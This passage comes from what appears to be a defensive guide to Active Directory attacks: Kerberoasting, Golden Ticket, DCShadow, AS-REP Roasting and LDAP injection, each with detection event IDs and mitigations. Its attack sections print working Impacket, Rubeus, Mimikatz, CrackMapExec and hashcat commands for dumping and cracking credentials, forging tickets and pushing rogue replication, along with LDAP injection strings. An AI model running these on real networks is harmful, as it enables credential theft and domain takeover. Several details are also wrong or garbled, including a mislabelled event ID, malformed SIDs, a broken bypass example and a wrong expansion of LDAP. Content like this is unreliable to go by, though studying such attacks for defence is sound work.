Event ID 4770 - A Kerberos Service Ticket was renewed.

- **Key Description Fields:** Account Name, User ID, Service Name, Service ID

Mitigation Techniques for the Pass the Ticket Attack

Effective measures to counter pass-the-hash attacks concentrate on making tickets more difficult to steal and limiting the potential impact of a stolen ticket. One such measure is to utilize Microsoft's Windows Defender Credential Guard. This technology, which was introduced in Windows 10 and Windows Server 2016, leverages virtualization to secure credential storage and provide access only to trusted processes.

Another important step is to limit the number of endpoints where users have administrative privileges. This significantly reduces the risk of an attacker using a stolen ticket for lateral movement. It is also important to avoid granting administrative privileges across security boundaries, as this greatly reduces the risk of an attacker using a stolen ticket to escalate their privileges.

Attack Technique 3: Kerberoasting

Kerberoasting is a technique used to obtain password hashes for Active Directory (AD) user accounts that have servicePrincipalName (SPN) values.

In AD environments, SPNs are registered to user or computer accounts, known as "service accounts." These accounts are utilized to run services and applications, and they are usually granted the *least privilege* necessary to perform their function. When a client requests a service from a server, it employs the SPN to locate the service account linked with the service. The client then authenticates to the service using the service account's credentials, which are stored as a password hash in AD.

In the case of Kerberoasting, an attacker can exploit the SPN value of a service account to request a service ticket (TGS). The TGS ticket may be encrypted (via RC4) with the password hash of the service account assigned to the requested SPN as the key. This means that an attacker who captures TGS tickets in network traffic or extracts them from memory can extract the password hash of the service account and perform an offline brute force attack to recover the plaintext password.

Kerberoasting and Pass-the-Ticket attacks are two different techniques used to steal or impersonate valid credentials in a Kerberos environment. **Kerberoasting** is a method of obtaining service account credentials by requesting service tickets from a domain controller and cracking them offline. It allows the attacker to gain access to network resources by using the service account's password hash. **Pass-the-Ticket**, on the other hand, is a technique where an attacker steals a Kerberos ticket-granting ticket (TGT) from a user's session and uses it to impersonate the user to gain access to network resources.

Tools and Techniques to Perform Kerberoasting

Kerberoasting attacks can be executed by utilizing various publicly available tools and utilities, such as Impacket scripts. For this attack, not just one tool is used, but rather a collaboration of them, such as Mimikatz, Rubeus, Impacket, John the Ripper, Hashcat.

Tool 1: Impacket

The Kerberoasting attack leveraging the Impacket script consists of three main parts.

Step 1: Identifying the SPNs and requesting TGSs

The first step in Kerberoasting attacks is to enumerate (or identify) servicePrincipalNames and request service tickets (TGS).

The Impacket script GetUserSPNs (Python) can perform all the necessary steps to request a TGS ticket for a service given its SPN and valid domain credentials [24]:

```
# with a password
GetUserSPNs.py -outputfile kerberoastables.txt -dc-ip $KeyDistributionCenter
'DOMAIN/USER:Password'

# with an NT hash
GetUserSPNs.py -outputfile kerberoastables.txt -hashes 'LMhash:NThash' -dc-ip
$KeyDistributionCenter 'DOMAIN/USER'
```

The command above uses the GetUserSPNs.py script and specifies an output file, "kerberoastables.txt", where the obtained password hashes will be stored.

The -dc-ip flag to specify the IP address of the domain controller and the -outputfile flag to specify where the obtained password hashes will be saved. It also uses the 'DOMAIN/USER:Password' or 'DOMAIN/USER' argument to provide the domain, username and password/NT hash of a valid domain user to request the TGS ticket.

Adversaries can also leverage the CrackMapExec (CME) tool to perform Kerberoasting against a list of systems specified by $TARGETS [24].

```
crackmapexec ldap $TARGETS -u $USER -p $PASSWORD --kerberoasting
kerberoastables.txt --kdcHost $KeyDistributionCenter
```

The command above uses the --kerberoasting flag to specify an output file to save the obtained password hashes and --kdcHost flag to specify the IP address of the domain.

Step 2: Offline cracking of the hash

Having stolen passwords in the kerberoastables.txt file, the adversary can perform an offline brute force attack to obtain the plaintext password using the third-party tools, such as John the Ripper and Hashcat.

```
john --format=krb5tgs --wordlist=$wordlist kerberoastables.txt
```

The command above uses the --format=krb5tgs flag to specify that the hashes in the file "kerberoastables.txt" are in the format of Kerberos 5 TGS (Ticket Granting Service) and --wordlist flag to specify the location of the wordlist file to use in the cracking process. Once the command is executed, John will try to find a match between the password hashes and the words in the wordlist file.

Step 3: Using new privileges to further objectives

Once the password has been cracked, the attacker can use the service account's credentials to access network resources and further their objectives. This can include exfiltrating data, moving laterally within the network, or escalating their privileges.

Tool 2: Rubeus

The Kerberoasting attack that leverages Rubeus consists of four main parts.

Step 1: Enumerate servicePrincipalNames

First step of a Kerberoasting attack is to identify and enumerate the Service Principal Names (SPNs) of the targeted service accounts with desirable privileges.

For this reason, adversaries can develop customized LDAP filters to look for users with SPN values registered for current domain [25].

```
$ldapFilter =
"(&(objectClass=user)(objectCategory=user)(servicePrincipalName=*))"
$domain = New-Object System.DirectoryServices.DirectoryEntry
$search = New-Object System.DirectoryServices.DirectorySearcher
$search.SearchRoot = $domain
$search.PageSize = 1000
$search.Filter = $ldapFilter
$search.SearchScope = "Subtree"
#Execute Search
$results = $search.FindAll()
#Display SPN values from the returned objects
$Results = foreach ($result in $results)
{
      $result_entry = $result.GetDirectoryEntry()

      $result_entry | Select-Object @{
            Name = "Username";  Expression = { $_.sAMAccountName }
      }, @{
            Name = "SPN"; Expression = { $_.servicePrincipalName | Select-Object
-First 1 } } }
$Results
```

One thing to include is that SPNs are composed of two parts: the *service class* and the *host name*. The service class is the name of the service, such as "HTTP" or "ldap", and the host name is the DNS host name or the IP address of the machine where the service is running. For example, an SPN for a web server might be "HTTP/webserver1.example.com", where "HTTP" is the service class and "webserver1.example.com" is the host name.
The possible output of this LDAP filter is the following:

```
Username        SPN
ServiceAccount1 http/webserver1
ServiceAccount2 cifs/appserver2
```

Step 2: Requesting TGS tickets

An attacker can target specific service accounts by identifying and enumerating their Service Principal Names (SPNs) and then request Ticket Granting Service (TGS) tickets for these service accounts. Tools such as Rubeus can be used to automate this process by extracting the password hashes from memory [26].

```
PS> .\Rubeus.exe kerberoast /simple /outfile:passwordhashes.txt

[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
[*] Searching the current domain for Kerberoastable users
[*] Total kerberoastable users : 2
[*] Hash written to C:\Tools\hashes.txt
[*] Roasted hashes written to : C:\Tools\hashes.txt

PS> Get-Content .\passwordhashes.txt

$krb5tgs$23$*ServiceAccount1$domain.com$http/webserver1*$45FAD4676AECDDE4C1397BF
CED441F79$DEB. . .
```

Step 3: Cracking the password offline

The next step in the attack is to obtain the plaintext passwords of the service accounts, this process is done by using an offline brute-force attack, which means that the attacker doesn't need to communicate with the active directory making it undetectable. To perform this task, the attacker can use different tools such as John the Ripper and Hashcat, that are designed specifically for password cracking with dictionaries of common passwords:

```
PS> .\hashcat.exe -m 13100 -o cracked.txt -a 0 .\passwordhashes.txt
.\wordlist.txt
```

The command uses the hashcat.exe executable and specifies the following flags:

- -m 13100: This flag is used to specify the hash type, in this case Kerberos 5 TGS (Ticket Granting Service)
- -o cracked.txt: This flag is used to specify the output file where the cracked passwords will be saved
- -a 0: This flag is used to specify the attack mode, in this case 0 stands for "Straight" attack mode.

The command also specifies the file paths of the passwordhashes.txt and wordlist.txt. Once the command is executed, Hashcat will try to find a match between the password hashes in the passwordhashes.txt file and the words in the wordlist.txt file.

Step 4: Using new privileges to further objectives

Once the password has been cracked, the attacker can use the service account's credentials to access network resources and further their objectives.

For instance, having the account credentials, the adversary can use the runas tool with the /netonly parameter to run PowerShell as the "ServiceAccount1" user.

Detection Methods for the Kerberoasting Attack

It is possible to identify various signs of Kerberoasting by observing the Windows event log for unusual requests for ticket-granting service (TGS) [27], [28].

Event ID 4769 - A Kerberos Service Ticket was requested.

- **Key Description Fields:** Account Name, Service Name, Client Address

Event ID 4770 - A Kerberos Service Ticket was renewed.

- **Key Description Fields:** Account Name, User ID, Service Name, Service ID

Mitigation Techniques for the Kerberoasting Attack

To safeguard service account passwords from Kerberoasting attacks, several measures can be taken such as [29]:

Mitigation Technique 1: Rejecting authentication requests not using Kerberos Flexible Authentication Secure Tunneling (FAST)

This is also known as Kerberos Armoring. This pre-authentication extension creates a secure channel between the client and the domain controller, aiming to enhance the protection of Kerberos tickets from offline password cracking attempts. While FAST can eradicate the threat posed by Kerberoasting, implementing it quickly and effectively in an organization can prove to be challenging.

Mitigation Technique 2: Eliminating the use of insecure protocols in Kerberos

Although completely disabling RC4 is a major task, it is possible to configure individual service accounts to not accept the RC4 protocol. By setting the attribute msDS-SupportedEncryptionTypes to 0×18 (decimal 24), only AES128 and AES256 will be enabled. This change not only improves security but also makes it easier to detect malicious activity as the use of RC4 in a TGS request is a stronger indicator.

Mitigation Technique 3: Adopting strong password hygiene practices for service accounts

Service account passwords should be randomly generated, have a minimum length of 30 characters, and be changed frequently.

Attack Technique 4:
Golden Ticket Attack

The Golden Ticket attack leverages the Kerberos authentication protocol used in Windows networks. In a successful attack, unauthorized access to resources and sensitive information is achieved by exploiting the krbtgt account – the key account in Kerberos for encrypting and signing all tickets within a domain.

Initially, an attacker breaches the system, then escalates their privileges to the level of a domain administrator to extract the NTHash of the krbtgt account and find the domain's Security Identifier (SID). With these, the attacker crafts a "Golden Ticket" - a forged Kerberos ticket. This fraudulent ticket behaves like a legitimate Ticket Granting Ticket (TGT) with tailored user privileges, often mimicking the domain administrator.

This attack is potent because it can give attackers persistent and broad access to the network, bypassing regular authentication checks. The attack's persistence comes from its core manipulation of the Kerberos system, remaining effective even if the krbtgt password changes. To fully negate an ongoing Golden Ticket attack, the krbtgt password must be changed twice. Hence, it highlights the need for robust security measures, including stringent password policies and monitoring of network activities.

Tools and Techniques to Perform a Golden Ticket Attack

Adversaries can use multiple third-party tools such as Mimikatz and Impacket to perform a Golden Ticket attack.

Tool 1: Impacket

In this scenario, we will assume that upon performing a Kerberoasting attack, an attacker dumped a file of hashes and cracked them to gain administrator access to the Domain Controller. In other words, we have the plaintext password of an administrator user that can access the DC. In addition, our domain name will be EXAMPLE.local for efficiency.

A typical Golden Ticket attack with Impacket consists of two main parts.

Step 1: Forging a golden ticket

To create a valid golden ticket, certain information is required, such as the NTHash of the domain controller's krbtgt account and the domain SID. This information can be obtained by using the secretsdump.py script from Impacket, provided that the attacker has administrator access to the domain controller. Below, you will find the proper syntax to dump NTHash for the krbtgt account [30].

```
secretdump.py Administrator:"Password"@<DC_IP_Address>
```

Assume that NTHash is bf106a6860c6f7b3317c653a38aba33.

Next, the attacker needs to learn the domain SID. For this, they can leverage Impacket's lookupsid.py tool. Note that even though the attacker chooses the DC as the target, this attack works with any domain controller.

```
lookupsid.py EXAMPLE.local/Administrator:"Password"@<DC_IP_Address>
```

Assume that the domain SID is S-5-1-5-21-2049251289-867822404-1193079966.

Finally, the attacker uses Impacket's ticketer.py tool to forge a golden ticket for a domain user. One advantage of the ticketer.py is that the forged ticket gets written to a .ccache file instead of .kirbi; in other words, the attacker does not have to convert it.

```
ticketer.py -nthash bf106a6860c6f7b3317c653a38aba33 -domain-sid
"S-5-1-5-21-2049251289-867822404-1193079966" -domain EXAMPLE.local Alice
```

Note that the command above is an example of an attacker forging a golden ticket for a non-existent domain administrator Alice.

Step 2: Using a golden ticket

To set up the golden ticket for use, the KRB5CCNAME environment variable needs to be set to the path of the .ccache file, which can be an absolute or relative file path. The KRB5CCNAME environment variable is used to inform Impacket tools that support Kerberos tickets where to find the ticket. This allows the attacker to use the golden ticket to access the system as a privileged user [30].

Next, the adversary can use Impacket's command execution tools, such as psexec.py, smbexec.py, or wmiexec.py, to load and authenticate with the ticket, eventually giving the adversary a command execution. For Kerberos authentication to work, the adversary has to provide the IP address of the target, the IP address of the Domain Controller, and the domain name.

```
psexec.py $EXAMPLE.local/$Administrator@$TARGET_NAME -target-ip $TARGET_IP
-dc-ip $DC_IP -no-pass -k
```

Note that while the -no-pass option tells the script to skip password-based authentication, the -k option specifies that the Kerberos ticket should be taken from the KRB5CCNAME environment variable. The purpose of this script is to remotely execute commands on the target computer using Kerberos authentication without having to enter a password.

Tool 2: Mimikatz

A typical Golden Ticket attack with Impacket consists of three main parts.

Step 1: Compromising the password hash for the krbtgt account

As it was the case with the Impacket scenario, for a Golden Ticket attack to work, an adversary has to have administrator access to a Domain Controller. Hence, we will start with this assumption.

To exfiltrate the password hash of the krbtgt user, the attacker can use the "lsadump::dcsync" command.

```
PS> mimikatz.exe "lsadump::dcsync /user:DOMAIN\KRBTGT"

SAM Username         : krbtgt
User Principal Name  : krbtgt@DOMAIN.com
Password last change : 09/03/2020 14:51:03
Object Security ID   : S-1-5-21-5840559-2756745051-1363507867-502 #

Credentials:
  Hash NTLM: 1b8cee51fd49e55e8c9c9004a4acc159  # NTLM Hash
. . .
  aes256_hmac (4096) :
ffa8bd983a5a03618bdf577c2d79a467265f140ba339b89cc0a9c1bfdb4747f5
. . .
```

Notice that "lsadump::dcsync /user:DOMAIN\KRBTGT" is a command-line argument for Mimikatz that tells it to perform a "DCSync" operation using the user account "DOMAIN\KRBTGT", which is the default account used by the Kerberos authentication service in Windows Active Directory environments [31].

Step 2: Forging Kerberos tickets

Upon obtaining access to the KRBTGT password hash, they can use Mimikatz to forge Kerberos tickets. This can involve creating a fake ticket-granting ticket (TGT) for a nonexistent user account.

Note that security updates in November 2021 for Kerberos have patched this method of attack. As a result, if the domain controllers have installed the update, a real user account must be used.

To forge a TGT, the attacker needs to supply certain information to the Mimikatz kerberos::golden function: The domain's fully qualified domain name, the security identifier of the domain (SID), the password hash of the KRBTGT user (using AES-256, and alternatively AES-128, NTLM, or RC4), the username to impersonate, the RID of groups to include in the ticket with the first being the primary group of the user, and the ptt flag to indicate whether the forged ticket should be injected into the current session instead of saving it to a file:

```
PS> mimikatz.exe "kerberos::golden /domain:domain.com
/sid:S-1-5-21-5840559-2756745051-1363507867
/aes256:ffa8bd983a5a03618bdf577c2d79a467265f140ba339b89cc0a9c1bfdb4747f5
/id:500 /user:NonExistentAdministator /groups:GroupNumber1, GroupNumber2 /ptt"

User      : NonExistentAdministator
Domain    : domain.com (DOMAIN)
SID       : S-1-5-21-5840559-2756745051-1363507867
User Id   : 500
Groups Id : *513 2668
ServiceKey: ffa8bd983a5a03618bdf577c2d79a467265f140ba339b89cc0a9c1bfdb4747f5 -
aes256_hmac
-> Ticket : ** Pass The Ticket **
. . .
Golden ticket for 'NonExistentUser@domain.com' successfully submitted for
current session
```

Note that with the /id flag the adversary indicated the user id that they want to create the ticket for. In this case the attacker passes the 500 value to the /id flag to create an Administrator account. The name of the user account can be anything, as given in the example.

Step 3: Using the forged kerberos ticket

The attacker can utilize the forged ticket to gain access to resources integrated with Kerberos. The TGT is signed and encrypted with the actual KRBTGT password hash, which makes it a valid proof of identity in the eyes of any domain controller. The domain controller will then issue ticket-granting service (TGS) tickets based on the TGT.

As the attacker gains more information about the environment, they can use the forged tickets to access applications, databases, or other resources that use Active Directory for authentication and authorization. The attacker may target specific groups by including their RID in the ticket-forging process. For instance, they might discover the group "MSSQL Administrators" with the corresponding RID during a discovery phase, which might give them access to valuable databases [31].

Detection Methods for the Golden Ticket Attack

Event ID 4769 - A Kerberos Service Ticket was requested.

- **Key Description Fields:** Account Name, Service Name, Client Address

Event ID 4624 - An account was successfully logged on.

- **Key Description Fields:** Account Name, Account Domain, Logon ID

Event ID 4627 - Identifies the account that requested the logon.

- **Key Description Fields:** Security ID, Account Name, Account Domain, Logon ID

Mitigation Techniques for the Golden Ticket Attack

To guard against Kerberoasting attacks, it is recommended to take steps to limit the access of adversaries and make it harder for them to obtain the password hash of the KRBTGT user. This can be achieved through the following actions [31], [32]:

Mitigation Technique 1: Restricting administrative privileges across security boundaries

Organizations should not allow users to possess administrative privileges across security boundaries. For instance, an attacker who gains access to a workstation should not be able to escalate their privileges to target the domain controller.

Mitigation Technique 2: Minimizing elevated privileges

Service accounts with high privileges, such as Domain Admins, should be granted only when necessary. By limiting the number of these accounts, organizations can reduce the number of targets for an attacker seeking the KRBTGT hash.

Mitigation Technique 3: Regularly changing the password for the KRBTGT account

It is important to change the password for the KRBTGT user on a regular schedule and immediately after any changes in personnel responsible for Active Directory administration. The password should be changed twice, with a 12-24 hour interval between the two changes, to avoid any service disruptions.

Attack Technique 5:
DCShadow Attack

A DC Shadow attack involves compromising the Active Directory environment by introducing a rogue domain controller (DC) into the network and then replicating changes from the legitimate domain controllers to the rogue one. The attack consists of six steps.

A DC Shadow attack is a type of attack on an Active Directory environment where an attacker introduces a **rogue domain controller** (DC) into the network and replicates changes from legitimate domain controllers to it. The attacker first creates changes in the environment, such as adding new objects or modifying existing ones, and then waits for the changes to be replicated to the legitimate domain controllers. They then register service principal names (SPNs) for the rogue DC and register it in the configuration namespace, allowing it to authenticate and communicate with other domain controllers. The attacker triggers replication of the changes they made to the rogue DC, which replicates them, allowing the changes to persist in the environment. Finally, the attacker deletes the SPNs and the rogue DC, covering their tracks and leaving the environment in a compromised state. This type of attack allows the attacker to persist and control the network by making changes that are replicated to other domain controllers.

Tools and Techniques to Perform a DCShadow Attack

Adversaries often use Mimikatz as a tool to perform the DCShadow attack technique.

Tool 1: Mimikatz

Before we go any further, we need to make an assumption that the attacker has already compromised the credentials of an Active Directory account with administrative permissions; let's assume the user is called Bob. The reason behind this assumption is that an administrative account allows the adversary to make changes to the environment, such as adding a rogue domain controller and replicating changes from legitimate domain controllers to it. *Without administrative access,* the attacker would not be able to carry out the attack. A typical DCShadow attack consists of two steps.

Step 1: Elevating to SYSTEM privileges and making changes to the replicated object

The first step involves starting the mimidrv service, which provides the necessary privileges to play the role of a fake Domain Controller [33]. These initial commands ("!+" and "!ProcessToken") register and start a service called "mimidrv" and elevates the privileges to SYSTEM.

```
PS> .\mimikatz.exe "!+ !ProcessToken"
```

Next, the adversary runs the following commands [33], [34].

```
mimikatz # lsadump::dcshadow
/object:"CN=Alice,OU=Employees,DC=sub,DC=domain,DC=com" /attribute:SidHistory
/value:S-5-1-5-21-2049251289-867822404-1193079966
. . .
** Starting server **

 > BindString[0]: ncacn_ip_tcp:<LocationOfFakeServer>[ThePortItListensTo]
> RPC bind registered
> RPC Server is waiting!
```

This command is used to specify the fake server for a DCShadow attack. The "/object" switch is used to specify the targeted user object, in this case the user “Alice”. The "/attribute" switch is used to specify the attribute that should be modified in the target user object, in this case "SidHistory". Finally, the "/value" switch is used to specify the new value for the specified attribute, in this case "S-5-1-5-21-2049251289-867822404-1193079966".

In the context of a DCShadow attack, this command is used to specify the fake server and target the user object to modify its SidHistory attribute with the new specified value. The modified attribute can be used to grant the attacker unauthorized access to the target system and sensitive information.

Step 2: Pushing the changes back to a real domain controller

In the second step, the adversary has to launch Mimikatz again as the “Bob” account, which they compromised in the first place. The adversary runs the following command:

```
mimikatz # lsadump::dcshadow /push
```

The command lsadump::dcshadow /push is expected to perform a DCShadow attack by registering a fake domain controller (shadowDC) and pushing replication data to it. The aim of this attack is to modify the contents of Active Directory database by using the rogue domain controller. Once the replication data has been committed, the fake domain controller is unregistered for cleanup purposes.

Once everything is done, the attacker logs out from the compromised account Bob, and login again to gain the updated access token with the modified SID history.

Detection Methods for the ShadowDC Attack

The only definitive way to identify a DCShadow attack is through network monitoring of DRSUAPI Remote Procedure Call (RPC) requests for the DRSUAPI_REPLICA_ADD operation that originate from systems that are not known to be domain controllers. Another method of detecting DCShadow is through analyzing Windows event logs, but this approach only provides signs of the attack and not the exact changes made by the attacker.

In order to mimic a domain controller, DCShadow must make changes in Active Directory, such as adding a new NTDSDSA object and a global catalog (GC/<host>) servicePrincipalName to a computer object that is not a known domain controller. After the attack is completed, both of these items will be removed.

By examining events 5136 and 5141 in the Windows event log's Audit Directory Service Changes subcategory ([35], [36]), you can look for evidence of the creation and deletion of server objects within sites.

Event ID 5136 - The Windows Filtering Platform has allowed a connection.

- **Key Description Fields**: Security ID, Account Name, Account Domain, Logon ID

Event ID 5141 - A directory service object was deleted.

- **Key Description Fields:** Security ID, Account Name, Account Domain, Logon ID

Mitigation Techniques for the DCShadow Attack

DCShadow attack is a type of advanced persistent threat (APT) that leverages features and privileges of Active Directory (AD) to modify data in a malicious manner. As it is not possible to fully eliminate the risk of this attack, it is important to adopt a multi-layered security approach to mitigate it. Here are some suggestions that can help you reduce the risk of a successful DCShadow attack:

Mitigation Technique 1: Implementing firewall policies

Use host-based firewalls to limit lateral movement. Ensure that remote management protocols such as RDP are only accessible from a small set of approved and monitored systems.

Mitigation Technique 2: Limit user privileges

It is essential to limit the number of users with administrative privileges across security boundaries. This helps to minimize the extent to which an attacker can escalate their privileges.

Mitigation Technique 3: Control access to computer objects

Constrain the number of users with permission to add computer objects to the Active Directory. This helps to prevent unauthorized changes to the AD infrastructure.

Mitigation Technique 4: Reduce delegated administrative permissions

Adequately govern built-in privileged groups and delegated administrative permissions to reduce the risk of abuse.

Mitigation Technique 5: Maintain good Active Directory hygiene

Regularly removing unused sites and computer objects helps maintain good Active Directory hygiene and reduces the attack surface.

By following these mitigation strategies, organizations can better protect themselves against DCShadow attacks and other types of advanced persistent threats.

Attack Technique 6:
AS-REP Roasting

The AS-REP Roasting technique enables attackers to acquire password hashes of user accounts that have **deactivated** Kerberos pre-authentication. This method entails transmitting an Authentication Server Request (AS-REQ) message to the domain controller (DC). If pre-authentication is disabled, the DC will return an AS-REP message containing encrypted data, including a segment encrypted with the user's password hash. Subsequently, the attacker can utilize this information to attempt cracking the user's password offline.

Under normal circumstances, with pre-authentication activated, the user initiates the Kerberos authentication procedure by dispatching an AS-REQ message to the DC. This message is encrypted with a timestamp, which is further encrypted with the **hash of the user's password**. If the DC successfully decrypts the timestamp using its stored record of the user's password hash, it will reply with an AS-REP message comprising a Ticket Granting Ticket (TGT), issued by the Key Distribution Center (KDC). The user then employs this TGT for future access requests.

Tools and Techniques to Perform an AS-REP Roasting Attack

Adversaries can use various third-party tools to perform an AS-REP Roasting Attack, such as Rubeus and Empire, Kerbrute and Impacket.

Tool: Rubeus

In order to find all accounts that do not require pre-authentication and extract their AS-REP hashes for offline cracking, an adversary runs the following command.

```
Rubeus.exe asreproast
```

To make the attack go a few steps forward, the attacker can leverage some parameters to extract the data in a format that can be cracked offline by, for instance, Hashcat:

```
Rubeus.exe asreproast /format:hashcat /outfile:C:\Temp\hashes.txt
```

Notice that the output hash credentials are written to the file called hashes.txt in the Temp directory. Next, the adversary leverages the Hashcat, specifying the hash-mode code for AS-REP hashes (18200), a hash file, and a dictionary to use to perform the brute-force password guessing.

```
hashcat64.exe -m 18200 c:\Temp\hashes.txt dictionary.dict
```

To gain a better understanding of the AS-REP Roasting attack and how it is performed by using other tools, you can visit here [37].

Detection Methods for the AS-REP Roasting Attack

Detection of AS-REP Roasting attacks is crucial in order to mitigate the risk of password theft. One way to detect such attacks is to monitor for changes to the setting that controls whether Kerberos preauthentication is enabled.

Event ID 4738 - A user account was changed.

- **Key Description Fields:** Security ID, Account Name, Account Domain, Logon ID, Security ID, Account Name

For instance, in the course of such an attack, Event ID 4738 is generated. This event signifies a Kerberos authentication service ticket request and encompasses parameters such as Ticket Encryption Type (0×17), Ticket Options (0×40800010), and Service Name (krbtgt). The presence of these parameters in the event logs may indicate an ongoing AS-REP Roasting attack, as this event is produced when the attacker manipulates domain objects [38].

Event ID 5136 - A directory service object was modified.

- **Key Description Fields:** Security ID, Account Name, Account Domain, Logon ID, DN, GUID, Class, LDAP Display Name

Another option is to monitor Event ID 5136, which provides information about changes made to user accounts within a Windows environment. By analyzing the logs from this event, it is possible to identify any user accounts that have had the setting for Kerberos pre-authentication changed.

Mitigation Techniques for the AS-REP Attack

There are a couple of techniques that you can perform to mitigate an AS-REP attack.

Mitigation Technique 1: Locating all user accounts

The most effective way to prevent AS-REP Roasting attacks is to locate all user accounts that are configured without requiring Kerberos pre-authentication and enable this setting. This can be done by using the following script [39]:

```
Get-ADUser -Filter * -Properties DoesNotRequirePreAuth | Where-Object
{$_.DoesNotRequirePreAuth -eq $True -and $_.Enabled -eq $True} | Select-Object
'SamAccountName','DoesNotRequirePreAuth' | Sort-Object 'SamAccountName'
```

The script uses the Get-ADUser cmdlet with a filter to find all user accounts, and it specifies the 'DoesNotRequirePreAuth' property in the 'Properties' parameter to retrieve the pre-authentication information for each account.

The output of the Get-ADUser cmdlet is then piped to the Where-Object cmdlet, which filters the results to only include accounts where 'DoesNotRequirePreAuth' is equal to $True and 'Enabled' is equal to $True. The filtered results are then passed to the Select-Object cmdlet, which selects the 'SamAccountName' and 'DoesNotRequirePreAuth' properties for each account. Finally, the selected results are passed to the Sort-Object cmdlet, which sorts the results by the 'SamAccountName' property.

By enabling Kerberos pre-authentication for these user accounts, it ensures that the domain controller can decrypt the timestamp encrypted with the hash of the user's password. This makes it much more difficult for an attacker to gain access to the user's password hash and carry out an offline cracking attack.

Mitigation Technique 2: Implementing a strong password policy

To guard against AS-REP Roasting attacks, it is advisable to implement strong password policies, especially for privileged accounts, that mandate the use of lengthy and complicated passwords. This makes it challenging for an attacker to crack the passwords, even if they are successfully stolen. Implementing fine-grained password policies is an effective first step toward ensuring password security.

Mitigation Technique 3: Finding out the Active Directory privileges

It's important to identify who has the authority to change the preauthentication setting, as they could temporarily disable it to steal the AS-REP hash and then re-enable it. The following query will show all individuals with access rights to accounts without preauthentication [40]:

```
(Get-ACL "AD:\$((Get-ADUser -Filter 'useraccountcontrol -band
4194304').distinguishedname)").access
```

The code retrieves the access control list (ACL) of the security descriptor associated with a specific user object in Active Directory (AD).

It first filters all user accounts in AD where the "useraccountcontrol" value has the 4194304 decimal bit set (which corresponds to the flag UF_DONT_REQUIRE_PREAUTH in the userAccountControl attribute) and retrieves their distinguished name. Then it retrieves the ACL of the security descriptor of the first user account in the result set using the distinguished name and stores it in a variable. The last line of code retrieves the access property of the ACL and displays it, which represents the access rights that are granted or denied to the security principals specified in the ACL for the target user object.

Attack Technique 7: LDAP Injection Attack

LDAP, an abbreviation for Lightweight Directory Access Control Protocol, is an open-source application protocol used for directory services authentication. In other words, LDAP behaves like a cross-platform that maintains a communication language for applications that communicate with other directory services, which store information about objects and share this information with other entities on the network. One thing to note is that LDAP and Active Directory are not the same; in fact, LDAP is the language that Microsoft Active Directory (AD) understands. So, if you ever need to access or authenticate yourself to any data stored on AD, you use LDAP to communicate with the target server.

An LDAP query, on the other hand, is the command that asks a particular directory service for the information you requested.

In default, you, as a non-privileged valid account in AD, can use LDAP queries to gain various critical information. For instance, if you want to list all users with "*Password never expires option*" enabled, then you run the following LDAP query:

```
(objectcategory=user)(userAccountControl:1.2.840.113556.1.4.803:=65536)
```

LDAP injection is a type of vulnerability that allows an attacker to inject malicious code into an LDAP query. This can result in unauthorized access to sensitive information stored in the LDAP directory or manipulation of the data stored in the directory. LDAP injection attacks often occur due to a **lack of proper input validation** and **sanitization** on the client side, where user-controlled values are directly appended to the LDAP search filter. Attackers can exploit this vulnerability by injecting special characters into the query, which changes its intended meaning and allows the attacker to bypass authentication controls or retrieve sensitive information.

Techniques to Perform an LDAP Injection Attack

LDAP injection attacks come in many forms, and some of them are covered in this text. If you would like to delve deeper into the subject and learn about additional types of LDAP injection attacks that are not mentioned here, please follow this link [41].

LDAP Injection Type 1: Privilege escalation

The issue of the Elevation of Privileges refers to the situation where low-security level users can gain access to high-security level information. This is achieved through the use of an injection in the form of a filter that the LDAP server processes.

For example, the attacker can target a directory with documents of low-security level, such as "Information/Reports" and "Information/UpcomingProjects".

The injection, in this case, would look like the following:

```
"Information)(security_level=*))(&(directory=documents"
```

The filter resulting from this injection would be the following.

```
(&(directory=Information)(security_level=*))(&(directory=Information)
(security_level=low))
```

As the LDAP server processes only the first filter, the second filter gets ignored, and the query that gets executed is "`(&(directory=Information)security level=*)`". This allows the attacker to gain access to a list of documents that would otherwise only be accessible to users with a high security level, even though the attacker does not have the proper privileges.

LDAP Injection Type 2: Access control bypass

All login pages contain two fields for user input, one for the username and another for the password. The inputs are labeled as USER (username) and PASSWORD (password). The client provides a username/password pair and LDAP confirms the existence of this pair by constructing search filters and sending them to the LDAP server.

The filter is written as `(&(USER=Alice)(PASSWORD=PaSsW0rd!+)`. However, an attacker can manipulate this by entering a valid username and injecting a sequence after it, effectively bypassing the password check. By knowing the username, the attacker can enter any string as the password value, resulting in the following query being sent to the server: `(&(USER=Alice)(PASSWORD=PaSsW0rd!+)`

The LDAP server only processes the first filter, ignoring the second one, which allows the attacker to enter the system without a proper password as the query `(&(USER=Alice)(&))` is always correct.

LDAP Injection Type 3: Information disclosure

A resource explorer allows a user to see what resources are available on the system, such as a website that sells clothing. For example, a user can search for a specific item, such as notebooks or stickers, to see if they are available for sale. This is done using an LDAP query, such as: `(|(type=Notebooks)(type=Stickers))`.

However, a hacker can exploit this by injecting the string "uid=*" into the query, resulting in the following query: `(|(type=Notebooks)(uid=*))(type=Stickers))`.

This query will be processed by the LDAP server, displaying not only all the available jeans but also all the user objects in the system.

Mitigation Techniques for an LDAP Injection Attack

There are a couple of mitigation techniques to prevent a possible LDAP Injection attack [42].

Mitigation Technique 1: Escaping all variables using the right LDAP encoding

Escaping all variables using the right LDAP encoding is one of the key mitigation techniques against LDAP injection attacks. This technique involves encoding all user-supplied input in a way that makes it difficult for attackers to inject malicious payloads into LDAP queries.

Mitigation Technique 2: Distinguished name escaping

LDAP uses DN, or Distinguished Name, to store and identify names in its database. A DN acts like a unique identifier, similar to a username, and can be used to access resources.

A DN is made up of multiple parts, separated by commas. For example, a DN could look like this [42]:

```
cn=Richard Feynman, ou=Physics Department, dc=Caltech, dc=edu
```

Certain characters in a DN are considered special characters and need to be properly escaped or handled to avoid issues with the DN. The exhaustive list of special characters in a DN includes `\ # + < > , ; " =` and leading or trailing spaces.

However, there are also "special" characters that are allowed in Distinguished Names and do not need to be escaped. These include `* ( ) . & - _ [ ] ` ~ | @ $ % ^ ? : { } ! '`.

It's important to properly handle special characters in a DN to ensure that the DN functions as expected and to avoid any issues or unintended consequences when using the DN.

Mitigation Technique 3: Search filter escaping

In the LDAP database, each DN, or Distinguished Name, uniquely points to a single entry, which can be thought of as a row in a relational database management system (RDBMS). Each entry contains one or more attributes, similar to columns in an RDBMS. Search filters can be used to search through the LDAP database and find entries with specific attributes.

